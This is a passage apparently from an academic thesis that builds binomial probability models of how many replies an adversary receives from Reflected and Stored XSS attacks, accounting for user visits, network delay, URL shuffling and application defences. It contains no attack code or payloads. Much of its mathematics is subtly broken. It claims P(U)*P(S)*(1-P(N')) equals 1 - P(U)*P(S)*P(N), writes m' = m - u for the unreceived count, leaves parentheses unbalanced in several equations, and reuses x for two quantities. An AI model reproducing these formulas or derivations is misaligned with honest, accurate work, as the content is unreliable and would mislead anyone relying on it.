        iii. The adversary shares non-shuffled URLs, and there exists a delay in the network. Here the probability is $P(U') * P(S') * P(N')$.

    (b) The adversary shares non-shuffled URLs ($P(S')$). The following combinations are possible.

        i. The user visits the application, and a delay exists in the network. Here the probability is $P(U) * P(S') * P(N')$.

ii. The user visits the application, and there is no or little delay. Here the probability is $P(U) * P(S') * P(N)$.

iii. The user does not visit the application, and a delay exists in the network. Here the probability is $P(U') * P(S') * P(N')$.

(c) Little or no delay exists ($P(N)$). The following combinations are possible.

i. The user visits the application using shuffled URLs. Here the probability is $P(U) * P(S) * P(N)$.

ii. The user does not the visit application, and the adversary shared shuffled URLs. Here the probability is $P(U') * P(S) * P(N)$.

iii. The user visits the application and the adversary shares non-shuffled URLs. Here the probability is $P(U) * P(S') * P(N)$.

11. The variable b'_s is equal to $P(U) * P(S) * (1 - P(N'))$. This can be written as $b'_s = 1 - P(U) * P(S) * P(N)$. This is the probability that a user visits the application with the shuffled malicious URL shared by the adversary, and there a no delay exists. The probability of $1 - b'_s$ denotes when one of the following occur.

(a) Users do not visit the application ($P(U')$). The following combinations are possible.

i. The adversary shares shuffled URLs, and little or no delay exists in the network. Here the probability is $P(U') * P(S) * P(N)$.

ii. The adversary shares non-shuffled URLs, and there exists delay in the network. Here the probability is $P(U') * P(S) * P(N')$.

iii. The adversary shares non-shuffled URLs, and there is no or little delay. Here the probability is $P(U') * P(S') * P(N)$.

(b) The adversary shares non-shuffled URLs ($P(S')$). The following combinations

are possible.

i. The user visits the application, and there is no or little delay. Here the probability is $P(U) * P(S') * P(N)$.

ii. The user visits the application, and a delay exists in the network. Here the probability is $P(U) * P(S') * P(N')$.

iii. The user does not the visit application, and little or no delay exists in the network. Here the probability is $P(U') * P(S') * P(N)$.

(c) Delay exists in the network ($P(N')$). The following combinations are possible.

i. The user visits the application using shuffled URLs. Here the probability is $P(U) * P(S) * P(N')$.

ii. The user does not the visit application, and the adversary shared shuffled URLs. Here the probability is $P(U') * P(S) * P(N')$.

iii. The user visits the application and the adversary shares non-shuffled URLs. Here the probability is $P(U) * P(S') * P(N')$.

12. The variable b' is equal to $P(U) * (1 - P(N'))$. Thus $1 - b'$ is one of the following.

(a) The probability that a user does not click on the malicious link, multiplied by the probability that there exists no delay.

(b) The probability that clicks on the malicious link, is multiplied by the probability that a delay exists.

13. The variable c_s is equal to $P(U) * P(S)$. This is the probability that a user visited the malicious application using the shuffled malicious URL shared by the adversary. The value, $1 - c_s$ results when one of the following events occur.

(a) A user did not visit the malicious application.

(b) The adversary did not share one of the shuffled URLs.

14. The variable c'_s is equal to $P(U') * P(S)$. This is the probability that a user does not visit the malicious application using the shuffled malicious URL shared by the adversary. The value, $1 - c'_s$ results when one of the following events occur.

    (a) A user clicks on the shuffled malicious URL shared by the adversary.

    (b) The malicious URL shared by the adversary is not shuffled, and the user uses that link to visit the application.

15. The variable d denotes the probability of a user clicking the malicious link, and the probability of little or no delay in the communication. Thus, $d = P(U) * (1 - P(N'))$.

Next we explore scenarios of the probability of an adversary receiving replies based only on the number of users who visit the application via the malicious URL (Reflected XSS), or the users who log into the attacked application (Stored XSS). The following may be the state of defense at the application's end.

1. No defense exists: This occurs when the neither application's logic handles attacks, nor there is a WAF which blocks malicious requests to it.

2. Insider attack: As the name suggests, here the adversary is within the organisation's network. Traffic from an insider does not go through the web application firewall.

7.3 Case 1

Suppose the adversary launches multiple attacks at different time steps. Every attack targets a certain number of users. Let this be denoted by u. It receives replies in the range of 0 and u (both included). We denote the number of replies received by r, and the number of replies not received by r', where $r' = u - r$. In our model we consider both the values of r and r'. The five scenarios, modeled for both Reflected and Stored XSS are discussed below.

1. Given that a user clicked on the malicious link (Reflected XSS), or logged into the application, we model the probability of the adversary receiving replies. Some of these replies may be delayed, and some may arrive within the expected time duration.

2. Given that a user clicked on a malicious link (Reflected XSS), or logged into the vulnerable application, we model the probability of the adversary not receiving replies.

3. The probability of the adversary receiving the expected number of replies. If the adversary targets u users, it receives u replies within the expected time duration.

4. The probability of replies being delayed. Since these replies did not reach the adversary within the expected time, they are categorised as not received.

5. The probability of the adversary receiving replies within the adversary's expected time. Here we model the count of replies less than the difference between the count of replies and the count of targeted users. If a delay exists, it is not large enough to prevent the adversary from receiving some replies within the expected time.

As discussed earlier, the adversary attacks for the first time. This occurs at time step t_0. The adversary targets u users. Below we explore each of the above scenarios.

7.3.1 The adversary receives replies

Here we discuss the scenario discussed in point 1. Let the adversary receive r replies, with $0 \leq r \leq u$. The number of replies not received by the adversary is $u - r$. This is represented as r'.

$$P(r) = \binom{u}{r} \left[u_c^r * u_c'^{r'} + b^r * (1-b)^{r'} + b^{r'} * (1-b)^r + b'^r * 1 - b'^{r'} + b'^{r'} * 1 - b'^r \right] \tag{7.1}$$

The above equation calculates the probability of the adversary receiving replies, when

users visit the malicious application. This is determined by the following factors.

1. As discussed in the Model section (7), our events are Bernoulli trials. Given r users click on the link or log into the vulnerable application, we calculate the probability of receiving r replies. The term $\binom{u}{r}$, is the number of ways in which r users can be chosen from u users.

   Next we discuss the terms in square brackets.

2. First term: The probability that r users visited the vulnerable application is multiplied by the probability that r' users did not visit the vulnerable application.

3. Second term: The probability that r users visit the vulnerable application, when a delay exists. This probability is multiplied by either one of the following probabilities.

   (a) The probability r' users did not visit the application. Since the adversary receives r replies, this case is not applicable.

   (b) The probability that r' users visit the application, and their replies were not delayed. The value of this term is applicable here.

4. Third term: Here we consider the probability of r' users visiting the vulnerable application. Since only r replies were received, suggests that r' replies were delayed, such that they did not reach the adversary within the expected duration. This probability is multiplied by either one of the following probabilities.

   (a) The probability that there exists a delay in communication, and r users did not visit the vulnerable application. Since here we explore that the adversary receives r replies, this probability is not applicable here.

   (b) The probability that there is no delay in the communication, and r users visited the vulnerable application. Since we know r replies were received, this probability is applicable here.

5. Fourth term: Here we consider the probability of r users visiting the vulnerable application, and their replies were not delayed. This probability is multiplied by one of the following probabilities.

   (a) The probability that $u - r$ users did not visit the vulnerable application, is multiplied by the probability of no delay.

   (b) The probability that $u - r$ users visited the vulnerable application, is multiplied by the probability of delay.

   Either one of the above scenarios are possible. Since we know r, replies were received, 5a may have occurred. Even if $u - r$ users visited the vulnerable application, a delay caused their replies from not reaching the adversary within the expected time.

6. Fifth term: Here we calculate the probability that the replies of $u - r$ users reached the adversary without delay. We know that $u - r$ replies did not reach the adversary. Suppose u users visited the vulnerable application. This may not occur simultaneously. Suppose before $u - r$ visited the vulnerable application, r replies reach the adversary. Next $u - r$ users visit the vulnerable application. However some factors such as, newly installed defense at the application's end may hinder the requests of $u - r$ users from reaching the application. This probability is multiplied by one of the following probabilities. probabilities.

   (a) The probability that r users did not visit the vulnerable application, is multiplied by the probability of no delay. This scenario does not occur, since r replies were received by the adversary.

   (b) The probability that r users visited the vulnerable application, is multiplied by the probability of delay. Here the delay does not affect r replies from reaching the adversary within the expected time.

7.3.2 The adversary does not receive any reply

Here we explore the scenario of the adversary receiving no replies. Given u users were targeted, the adversary receives 0 replies. This may happen if one of the following scenarios occur.

1. Suppose r users visit the vulnerable application, and $u - r$ users do not. If r replies were delayed such that they did not reach the adversary within the expected time, the adversary does not receive any reply.

2. No user may visit the vulnerable application.

3. All users visit the vulnerable application, but all of their replies were delayed, such that the adversary did not receive them within the expected time.

Here we model the above scenarios. The term $u - r$ is represented as r'.

$$\begin{aligned} P(r') = \binom{u}{r'} \Big[& (u'_c * n'_d)^{r'} * (1 - ((u'_c * n'_d))^r + (u_c * (n'_d))^{r'} * (1 - (u_c * (n'_d))^r + \\ & (u'_c * n_d)^{r'} * (1 - (u'_c * n_d))^r + (u_c * n'_d)^{r'} * (1 - (u_c * n'_d))^r + \\ & (u_c * n'_d)^r * (1 - (u_c * n'_d))^{r'} + (u_c)^{r'} * (1 - u_c)^r + (u'_c)^{r'} * (u_c)^r \Big] \end{aligned} \tag{7.2}$$

The terms of the equation are discussed below.

1. The explanation of the combination term, $\binom{u}{r'}$ is discussed in 1.

   Next we discuss the terms in square brackets.

2. First term: Given that a delay exists in the communication, the probability that r' do not visit the application. This probability is multiplied by on of the following.

   (a) The probability that r users did not visit the vulnerable application.

   (b) The probability that r users visit the vulnerable application but a delay causes their replies from not reaching the adversary within the expected time.

3. Second term: Here we calculate the probability of the r' users visiting the vulnerable application but a delay caused their replies from reaching the adversary within the expected time. This probability is multiplied by the one of the following.

   (a) The probability that r users visit the application but r replies did not reach the adversary because of delay.

   (b) The probability that r users did not click the application.

4. Third term: The probability of r' not visiting the application is multiplied by one of the following probabilities.

   (a) The probability that r users do not visit the vulnerable application.

   (b) The probability that r users visit the vulnerable application, but their replies did not reach the adversary. This is caused by a delay long enough for the adversary to receive 0 replies.

5. Fourth term: The probability that r' users visit the application, and a delay prevented the application 's from receiving r' replies, is multiplied by one of the following probabilities.

   (a) The probability that r users visit the vulnerable application, but a the delay causes the adversary to receive 0 replies.

   (b) The probability that r users do not visit the vulnerable application.

6. Fifth term: The probability of r users visiting the vulnerable application. A delay causes r replies from reaching the adversary within the expected time. This probability is multiplied by one of the following probabilities.

   (a) The probability of r' users not visiting the application.

   (b) The probability of r' users visiting the application. However the delay is long enough such that the adversary receives 0 replies withing the expected time.

7. Sixth term: Here we do not consider the delay factor. The probability of the r' users visiting the application is multiplied by the probability of r users not visiting the vulnerable application. Here we consider a scenario, where before the the users's request reach the application, a newly installed defense at the application 's end, prevents the users's request from reaching the application. This leads to the adversary receiving 0 replies.

8. Seventh term: This scenario is similar to the previous scenario. The only difference is in the count of users that visit the application. Here r users visit the application.

7.3.3 The adversary receives all replies

Suppose the adversary's target u replies, and it receives all the replies. This occurs in the following are true.

1. The defense at the application's end does not succeed in blocking malicious requests.

2. All users visit the vulnerable application.

3. All of the targeted users's request reach the application without delay.

4. Replies from u users reach the adversary within the expected time.

The equation to model this discussed below. In the equation r represents the count of replies received, and $u - r$ is represented as r'. Here the range of r ranges from 1 to u (both included).

$$P(r) = \binom{u}{r} \left[u_c^r * (1 - ((u'_c)^{r'} + (u_c * (n'_d))^r * (1 - (u_c * (n'_d))^{r'} \right] \tag{7.3}$$

1. The explanation of the combination term, $\binom{u}{r}$ is discussed in 1.

   Next we discuss the terms in square brackets.

2. First term: The probability of r users visiting the vulnerable application is multiplied by the probability of r' users not visiting the vulnerable application. In this

term we do not consider the delay factor.

3. Second term: The probability that r users visit the application, and a delay exists. However the delay is not long enough to prevent the adversary from receiving r replies. This probability is multiplied by the probability of r' not visiting the vulnerable application.

7.3.4 The adversary receives delayed replies

In 7.3.2, we modeled the probability of the adversary receiving delayed replies (some or all users visit the vulnerable application), and users not visiting the vulnerable application. Here we model only the former. These replies reach the adversary after the expected time. Here r denotes the count of replies received by the adversary, and $u - r$ (represented as r') is the count of replies the adversary does not receive. Here the value of r' ranges from 0 and u.

The equation of our model is discussed below.

$$P(r) = \binom{u}{r} \left[(u_c * n'_d)^r * (1 - ((u'_c * n'_d)^{r'} + (u_c * (n_d))^r * (1 - (u_c * (n_d))^{r'} \right] \tag{7.4}$$

1. The explanation of the combination term, $\binom{u}{r}$ is discussed in 1.

   Next we discuss the terms in square brackets.

2. First term: The probability that r users visited the malicious application given that a delay prevented those replies from reaching the adversary is calculated. This is multiplied by one of the following probabilities.

   (a) The probability that r' users did not visit the malicious application. Thus the adversary did not receive r' replies.

   (b) Given that r' users visited the malicious application, but the delay was long enough to prevent the adversary from receiving those replies within the expected time.

3. Second term: The probability that r users visit the vulnerable application. A delay does not exist. However, before the r requests reach the application, a defense at the application's end becomes effective. This prevents the application from receiving r replies. This probability is multiplied by one of the following probabilities.

   (a) The probability that r^{prime} users do not visit the vulnerable application. Thus the adversary does not receive r' replies.

   (b) The probability that r' users visit the vulnerable application, but a delay in the communication prevents the adversary from receiving those replies within the expected time.

7.3.5 The adversary receives fewer replies than targeted users, but at least 1 reply

Next we model the scenario, where the adversary receives whose count is less than the number of targeted users but greater than 0. Suppose the adversary receives r replies. Here the value of r is in the range of 1 and $u-1$ (both included).

The equation of our model is discussed below.

$$P(r) = \binom{u}{r} \left[(u_c * n'_d)^r * (1 - ((u'_c * n'_d)^{r'} + (1 - (u'_c * n'_d))^r * (u_c * n'_d)^{r'} \right] \tag{7.5}$$

1. The explanation of the combination term, $\binom{u}{r}$ is discussed in 1.

2. First term: The adversary receives r replies. Here we consider the probability of r users visiting the vulnerable application. However, a delay exists but does not prevent those replies from reaching the adversary within the expected time. This probability is multiplied by one of the following probabilities.

   (a) The probability that r' users did not visit the vulnerable application.

   (b) The probability of r' visited the vulnerable application, but their replies were delayed, such that they did not reach the adversary within the expected time.

3. Second term: One of the following probabilities are possible for the term $(1 - (u'_c * n'_d))^r$.

   (a) The vulnerable application was not visited by r users. Since we know that the adversary received r replies, this scenario does not occur.

   (b) The vulnerable application was visited by r users. If a delay exists did not prevent r replies from reaching the application.

   One of the above probabilities is multiplied by the probability that r' users visited the vulnerable application. Since we know that the adversary received only r replies, we can infer that a delay prevented r' users from reaching the adversary.

7.4 Case 2

Given that there is no defense at the application's end, the adversary evaluates it strategy after the first set of attacks. After completion of time step t_0+d (Reflected XSS) or $t_0+m*\delta$ (Stored XSS), the adversary take further action(s) based on the replies it receives by this time step. The adversary's goal is to receive replies from all its targeted users. However as discussed in Case 1 (see section 7.3), in some scenarios the adversary may not receives its expected number of replies. To maximise it return it re-launches its attack, before the exhaustion of the time step T. It does so by changing its strategy. If the adversary receives u replies, the adversary's strategy may be to attack a new set of users or do nothing. This depends on the goals of the adversary.

Next we discuss some of the adversary's probable next stage strategies, when it receives less than its expected number of replies. The actions described below are only applicable for Reflected XSS, due the nature of the attack. In Stored XSS, the adversary does not directly interact with the users of the application. A change in attack strategy for Stored XSS will be to send new malicious URL(s) to the application which bypasses its defenses, if any exist.

1. Shuffling strategy: In this strategy the users are sent a new malicious URL, i.e.,

different from the one that it received in the previous time step. However, each URL is from the set the URLs sent to users at time step t_0, and for which no replies were received.

2. The adversary sends a new set of URLs that were not sent to any user previously.

3. The adversary uses a combination of old and new URLs. Old URLs are the URLs sent to users from whom the adversary received response(s). In this case three scenarios are possible depending on the number of number of replies received by the adversary at time step $t_0 + d$. Say the number of replies received is m, where $m < u$. The number of replies not received is $m' = m - u$.

   (a) If $m = m'$, the adversary sends each of the successful URLs to each user from whom it did not receive any reply.

   (b) If $m > m'$, the adversary randomly chooses m' URLs from m URLs.

   (c) If $m < m'$, the adversary sends m URLs to m users. For the rest of $m' - m$ users, the adversary chooses to send a URL not previously seen by each user.

In the next few section we discuss the probability of the adversary's success for the above three strategies (1). The attack procedure for (2) and (3) is the same as discussed in Case 1 (see section 7.3). This is because when URLs are shared with users, we are not sure about the actions of the users. Due to this random nature, the nature of the attacks will be similar.

7.4.1 Shuffling strategy

As discussed earlier the adversary attacks at time step t_0. It waits d time steps, and launches another attack at time step $t_0 + d + 1$. It targets the users from whom it did receive replies in the previous iteration. Let this count be denoted by m'. To each of the m' users, the adversary does not send the same URL sent at time step t_0.

Suppose the $m' = 5$. Let the users be U_1, U_2, U_3, U_4 and U_5, and the URLs assigned to

each user at time step t_0 be ml_1, ml_2, ml_3, ml_4, and ml_5 respectively. The probabilities of assigning a new URL to each of the users are discussed below.

1. For user U_1, the adversary chooses 1 of the 4 remaining URLs. This is because out the 5 URLs, the adversary will not resend the previously sent URL to user U_1. Thus, the probability of success of assigning a new URL to user u_1 is $1/4 = 0.25$.

2. There are two possibilities of assigning a new URL for U_2.

   (a) If ml_2 was assigned to U_1, 4 URLs remain, and the probability of assigning a new URL is $1/4 = 0.25$.

   (b) If ml_2 was not assigned to U_1, then 3 URLs remain to be assigned to this user. Thus the probability of assigning a new URL to U_2 is, $1/3 = 0.3333$.

   Thus, the total probability of assigning a new URL to U_1 and U_2 is one of the following 2 options.

   (a) $(1/4) * (1/4) = 0.0625$.

   (b) $(1/4) * (1/3) = 0.0833$.

3. For the user U_3, one of the following two cases occur.

   (a) If ml_3 was assigned to any of the previous users, 3 URLs remain to be assigned to U_3. Thus, the probability of assigning a URL is $1/3$.

   (b) If ml_3 was not assigned to any of the previous two users, 2 URLs remain to be assigned to U_3. Thus, the probability of assigning a URL is $1/2$.

   Thus, the total probability of assigning a new URL to U_1, U_2 and U_3 is one of the following 4 options.

   (a) $0.0625 * (1/3) = 0.020833$.

   (b) $0.0625 * (1/2) = 0.03125$.

(c) $0.0833 * (1/3) = 0.027767$.

(d) $0.0833 * (1/2) = 0.04165$.

4. The two possibilities of assigning a new URL for user U_4, are as follows.

   (a) If ml_4 was assigned to any of the previous users, 2 URLs remain to be assigned to U_4. Thus, the probability of assigning a URL is 1/2.

   (b) If ml_4 was not assigned to any of the previous users, 1 URL remains to be assigned to U_4. Thus, the probability of assigning a URL is 1.

   Thus, the total probability of assigning a new URL to U_1, U_2, U_3 and U_4 are one of the following 8 options.

   (a) $0.020833 * (1/2) = 0.0104165$.

   (b) $0.03125 * (1/2) = 0.015625$.

   (c) $0.027767 * (1/2) = 0.0138835$.

   (d) $0.04165 * (1/2) = 0.020825$.

   (e) $0.020833 * 1 = 0.020833$.

   (f) $0.03125 * 1 = 0.03125$.

   (g) $0.027767 * 1 = 0.027767$.

   (h) $0.04165 * 1 = 0.04165$.

5. For the last user U_5, the two possibilities of assigning a new URL are as follows.

   (a) If ml_5 was assigned to any of the previous users, 1 URL remains to be assigned to U_5. Thus, the probability of assigning a URL is 1.

   (b) If ml_5 was not assigned to any of the previous users, no URL remains to be

assigned to U_5. Thus, the probability of assigning a URL is 0.

Thus, the possible probabilities of assigning a new URL each of the 5 users are one of the following.

1. $0.0104165 * 1 = 0.0104165$.
2. $0.015625 * 1 = 0.015625$.
3. $0.0138835 * 1 = 0.0138835$.
4. $0.020825 * 1 = 0.020825$.
5. $0.020833 * 1 = 0.020833$.
6. $0.03125 * 1 = 0.03125$.
7. $0.027767 * 1 = 0.027767$.
8. $0.04165 * 1 = 0.04165$.
9. 0.

7.4.1.1 Generalization

Here we derive a general formula to calculate the probability of assigning a new URL to each user. Let x is the number of users, and x is the count of URLs. The number of ways of assigning a URL to each user, is double the previous count. The last user is an exception.

1. The probability of assigning a URL to the first user is $1/(x-1)$.
2. The probability of assigning a URL to the second user is either one of the following.
   (a) $1/(x-1)$.
   (b) $1/(x-2)$.

3. We can infer that the probability of assigning a URL to the i^{th} user is either one of the following.

   (a) $1/(x-(i-1))$.

   (b) $1/(x-i)$.

4. For the x^{th} user, the probability of assigning a URL is either one of the following.

   (a) $1/(x-(x-1)) = 1/1 = 1$.

   (b) $1/(x-x) = 1/0 = 0$.

Let y be the possible probabilities of assigning a URL to the $(i-1)^{th}$ user, then the $2y$ will be the count of possible probabilities of assigning a URL to the i^{th} user. Here the range of i is between 2 and $x-1$ (both inclusive). For the x^{th} user, the possible probability of assigning a URL is one plus the possible probabilities of assigning a URL to the $(x-1)^{th}$ user.

We model the scenarios discussed in Case 1 (see section 7.3). Here the adversary waits for another d time steps after the time step $t_0 + d + 1$. The time step may be equal to T or less than T. The event that the adversary shuffles is S (see section 7.1).

7.4.2 The adversary receives replies

Here we model the scenario discussed in point 1 (see section 7.3) of Case 1. Let the adversary receive r replies. Here, $0 \leq r \leq u$. The number of replies not received by the adversary is $u-r$. This is represented as r'.

$$P(r) = \binom{u}{r} \Big[c_s^r * (1-c_s)^{r'} + {c'_s}^r * (1-c'_s)^{r'} + b_s^r * (1-b_s)^{r'} + {b'_s}^r * (1-b'_s)^{r'} + {b'_s}^{r'} * (1-b'_s)^r \Big] \tag{7.6}$$

The above equation calculates the probability of the adversary receiving replies, when users visit the vulnerable application. This is determined by the following factors.

1. As discussed in the Model section (see section 7), our events are Bernoulli trials. Given r users click on the link or log into the vulnerable application, we calculate the probability of receiving r replies. The term $\binom{u}{r}$, is the number of ways in which r users can be chosen from u users.

   Next we discuss the terms in square brackets.

2. First term: The probability that r users visit the vulnerable application using the shuffled URL shared by the adversary, is multiplied by on of the following.

   (a) The probability that r' users did not visit the application, when shuffled malicious URL were shared with them.14

   (b) The probability that r' users visit the vulnerable application, when the malicious URLs shared were not shuffled by the adversary. If r' users visit the vulnerable application, but their replies were not received by the adversary, suggests that some event may have occurred that led to a delay in response(s) reaching the adversary within time step, T. 13

3. Second term: The probability that r users do not visit the vulnerable application using the shuffled URL shared by the adversary, is multiplied by one of the following.

   (a) The probability of r users visit the application and r' users do not visit the vulnerable application using the shuffled URL shared by the adversary.14

   (b) The probability of r' users visit the vulnerable application using the non-shuffled URL shared by the adversary.13

   Here we can assume two cases.

   (a) $r = r'$: Since r users do not visit the application, but r' users do, the number of replies is equal to r.

   (b) $r \neq r'$: In this case even though only r' users visit the application, those replies

are delayed, as a result they do not reach the adversary within its expected time T.

4. Third term: The probability that r users visit the vulnerable application, using the shuffled malicious URLs. If a delay exists, is not long enough to prevent the adversary from receiving r replies. This probability is multiplied by the probability of occurrence of one of the events discussed in point 10.

   (a) The probability that r' users did not visit the vulnerable application (10a). Hence the adversary did not receive these replies.

   (b) The probability that the adversary shares non-shuffled URLs (10b).

      i. As discussed in point 10(b)i, if r' users visit the application, the delay prevented their replies from reaching the application within time step, T.

      ii. Since r' replies were not received, the probability of event discussed in point 10(b)ii, is 0.

      iii. Since r' users did not visit the application, their replies did not reach the adversary (10(b)iii).

   (c) Given that little or no delay exists (10c), the possible scenarios as discussed below.

      i. This probability is 0, since the adversary did not receive r' replies. Thus the events discussed in point 10(c)i do not occur.

      ii. Since r' users do not visit the application, these replies do not reach the adversary (10(c)ii).

      iii. Non-shuffled URLs shared by the adversary are clicked on by r' users, where little or no delay exists in the network (10(c)iii). Since these replies do not reach the adversary, we can infer that a defense at the application's

end may have blocked the requests from reaching it.

5. Fourth term: Given that there is no delay or little delay in the communication between the adversary, users and the vulnerable application, the probability that r users visit the application using the shuffled URL is multiplied by one of the probabilities of occurrence of events discussed in point 11.

   (a) The probability that r' users do not visit the vulnerable application (11a). Hence the adversary does not receive r' replies.

   (b) The probability that the adversary shares non-shuffled URLs. Since r' replies do not reach the application, one the following may have occurred.

      i. If r' users visit the application 11(b)i, and there is little or not delay, we can infer that the requests were blocked by the application. Hence the adversary does not receive r' replies.

      ii. As discussed in point 11(b)ii, a delay in communication may have prevented r' replies from reaching the adversary within time step, T.

      iii. As discussed in point 11(b)iii, since r' users do not visit the application, the adversary does not receive those replies.

   (c) The probability that r' users visit the vulnerable application using the shuffled URLs. Here delay exists, which prevents r' replies from reaching the adversary.

6. Fifth term: This probability is similar to the previous probability. The difference is in the count of users visiting the vulnerable application. Here r' users visit the application. However, we know that r replies were received. Here too, the cases discussed in point 1 (3) are applicable.

7.4.3 The adversary does not receive any reply

Here we model the scenario discussed in point 2 (2) of Case 1. Given u users were targeted, the adversary receives 0 replies. This may happen if one of the following scenarios occur.

The scenarios for the occurrence of this event has been discussed in Case 1 (7.3.2).

$$P(r') = \binom{u}{r'} \left[b_s^r * (1-b_s)^{r'} + b_s^{r'} * (1-b_s)^r + (b'_s)^r * (1-b'_s)^{r'} + (b'_s)^{r'} * (1-b'_s)^r \right] \tag{7.7}$$

The terms of the equation are discussed below.

1. The explanation of the combination term, $\binom{u}{r'}$ is discussed in 1.

   Next we discuss the terms in square brackets.

2. First term: The probability that r users visit the vulnerable application using the shuffled URL, and there is some delay in the communication between the adversary, users, and the application. The delay is not long enough to prevent r replies from reaching the adversary within it expected time step, T. This probability is multiplied by one of the probabilities of occurrence of events discussed in point 10.

   (a) The probability that r' users do not visit the application (10(a)i). This event may occur since the adversary did not receive r' replies.

   (b) The probability that the adversary shares non-shuffled URLs (10b). One of the following may occur.

      i. Although r' users visit the application, a delay may prevent their replies from reaching the adversary within the expected time step, T (10(b)i).

      ii. Even if little or no delay exists in the network, the requests of r' users may not reach the application. This happens if a defense at the application's end blocks these requests (10(b)ii).

      iii. The adversary shares non-shuffled URLs, which are clicked by r' users. However, their replies may not reach the adversary due to delay in the communication (10(b)iii).

(c) We explore the scenarios when little or no delay exists (10c).

i. Since the adversary does not receive r' for the shuffled URL it shared, suggests that a defense at the application's end may have blocked their requests (10(c)i).

ii. Since r' users do not visit the application, these replies do not reach the adversary (10(c)ii).

iii. Since the adversary does not receive r' for the non-shuffled URLs it shared, suggests that a defense at the application's end may have blocked their requests (10(c)iii).

3. Second term: In this term the probability of receiving r' replies is calculated. This value is multiplied by the probability of not receiving r replies. Since the adversary does not receive r replies, one of the cases discussed in 3, is applicable here.

4. Third term: This is probability of receiving r replies, where r users visit the application, using the shuffled URLs shared by the adversary. In this case little or no delay exists. This probability is multiplied by the probability of occurrence of one the events discussed in point 11.

(a) The probability of r' users do not visit the application (11a). Hence the adversary does not receive r' replies.

(b) The probability that the adversary shares non-shuffled URLs (11b). The following events are possible.

i. The probability that r' users visit the application, and little or no delay exists in the communication. Since we know that the adversary does not receive r' replies, we can infer that a defense at the application's end may have blocked r' requests.

ii. The probability that r' users visit the application, but a delay prevents

these replies from reaching the adversary within the expected time step, T.

iii. Since r' users do not visit the application, the adversary does not receive these replies.

(c) The probability that a delay exists in the network (11c). For points 11(c)i and 11(c)iii, we can infer that due to a delay, r' replies do not reach the adversary within the expected time step, T. Since r' users do not visit the application (point 11(c)ii), their replies do not reach the adversary.

5. Fourth term: This term is similar to the third term. The only difference is in the number of replies received by the adversary. This term talk about the adversary receiving r' replies. However, we know that the adversary received r replies. Here too the cases discussed in 3 are applicable.

7.4.4 The adversary receives all replies

Here we model the scenario discussed in point 3 (3) of Case 1. We assume that the adversary targets u users. It receives u replies when one the scenarios discussed in 7.3.3 occurs. The equation to model this scenario discussed below. In the equation r represents the count of replies received, and $u - r$ is represented as r'. Here the range of r is from 1 to u (both included).

$$P(r) = \binom{u}{r} \left[u_c^r * (1 - u_c)^{r'} + b_s^r * (1 - b_s)^{r'} + (b'_s)^r * (1 - b'_s)^{r'} + c_s^r * (1 - c_s)^{r'} \right] \quad (7.8)$$

1. The explanation of the combination term, $\binom{u}{r}$ is discussed in 1.

   Next we discuss the terms in square brackets.

2. First term: The probability of r users visiting the vulnerable application is multiplied by the probability of r' users not visiting the vulnerable application. In this term we do not consider the delay factor.

3. Second term: The probability that r users visit the application using the shuffled URLs, and a delay exists. However the delay is not long enough to prevent the adversary from receiving r replies. This probability is multiplied by the occurrence of one of the probabilities of events discussed in 10.

   (a) The probability that r' users do not visit the application (10a). Hence, the adversary does not receive r' replies.

   (b) The probability that the adversary shared non-shuffled URLs (10b).

      i. The probability that a delay in communication (10(b)i). This delay prevents the replies of r' users from reaching the adversary within time step T.

      ii. The probability that r' users visit the application, and there is little or no delay in communication (10(b)ii). Since the adversary did not receive r' replies, we can infer that a defense at the application's end may have prevented r' requests from reaching the application.

      iii. The probability that r' users do not visit the application (10(b)iii). Hence the adversary does not receive r' replies.

      iv. The probability that little or no delay exists (10c). For scenarios discussed in points 10(c)i and 10(c)iii, we can infer that after the first set of attacks, a defense was installed at the application's end. This defense blocked r' request from reaching the application. For the scenario in point 10(c)ii, since r' users do not visit the application, their replies do not reach the adversary.

4. Third term: The probability that r users visit the application using the shuffled URLs when little or no delay exists, is multiplied by one of the probabilities of occurrence of events discussed in 11.

(a) The probability that r' users do not visit the application (11a). Hence the adversary does not receive r' replies.

(b) The probability of the adversary sharing non-shuffled URLs (11b).

i. Since r', visit the application and there little or no delay (11(b)i), we can infer that a defense was installed at the application 's end after the first set of attacks. This defense was effective in preventing r' requests from reaching the application.

ii. A delay in the network prevents the r' replies from reaching the adversary within time step T (11(b)ii).

iii. Since r' users do not visit the application (11(b)iii), their replies do not reach the adversary within the expected time step T.

(c) The probability that a delay exists in the network (11c). This delay prevents r' replies from the adversary within the expected time step T (11(c)i and 11(c)iii). As discussed in point 11(c)ii, since r' users do not visit the application, their replies do not reach the adversary.

5. Fourth term: The probability of r users visiting the application using the shuffled URLs is multiplied by the probability of one the following events.

(a) Since r' users do not visit the application, the adversary does not receive their replies.

(b) Since the adversary does not share shuffled URLs with the r' users, users do not click on the previously seen malicious URLs. Hence here too r' do not visit the application.

7.4.5 The adversary receives delayed replies

Here we model the scenario discussed in point 4 (4) of Case 1. In 7.4.3, we modeled the probability of the adversary receiving delayed replies (some or all users visit the vulnerable

application), and users not visiting the vulnerable application. Here we model only the former. These replies reach the adversary after the expected time. Here r denotes the count of replies received by the adversary, and $u - r$ (represented as r') is the count of replies the adversary does not receive. Here the value of r' ranges from 0 and u

The equation of our model is discussed below.

$$P(r) = \binom{u}{r} \left[b_s^r * (1 - b_s)^{r'} + b_s^{r'} * (1 - b_s)^r + (b'_s)^r * (1 - b'_s)^{r'} + (b'_s)^{r'} * (1 - b'_s)^r \right] \quad (7.9)$$

1. The explanation of the combination term, $\binom{u}{r}$ is discussed in 1.

   Next we discuss the terms in square brackets.

2. First term: The probability that r users visit the application, using shuffled URLs, when a delay exists in the network is multiplied by one of the below discussed probabilities. The delay in the communication is not long enough prevent the r replies from reaching the adversary within the expected time step T.

   (a) Since r' users do not visit the application, the adversary does not receive these replies (10(a)i).

   (b) The probability that the adversary shares non-shuffled URLs (10b). The occurrence of one of the following events are possible.

      i. Although r' users visit the application, a delay in the network prevents their replies from reaching the adversary within the expected time step T (10(b)i).

      ii. Here r' users visit the application, but little or no delay exists in the network (10(b)ii). Since the adversary does not received r' replies, we can infer that a defense was installed after the first set of attacks. This defense of effective against incoming r' requests.

      iii. Since r' users do not visit the application, the adversary does not receive their replies (10(b)iii).

(c) The probability that little or no delay exists (10c), is multiplied by the probability of occurrence of one of the following events.

i. Although r' users visit the application with shuffled URLs (10(c)i), we know that the adversary does not receive these replies. After the first set of attacks, a defense installed at the application's end may have prevented these r' requests from reaching the application.

ii. Since r' users do not visit the application (10(c)ii), the adversary does not receive their replies.

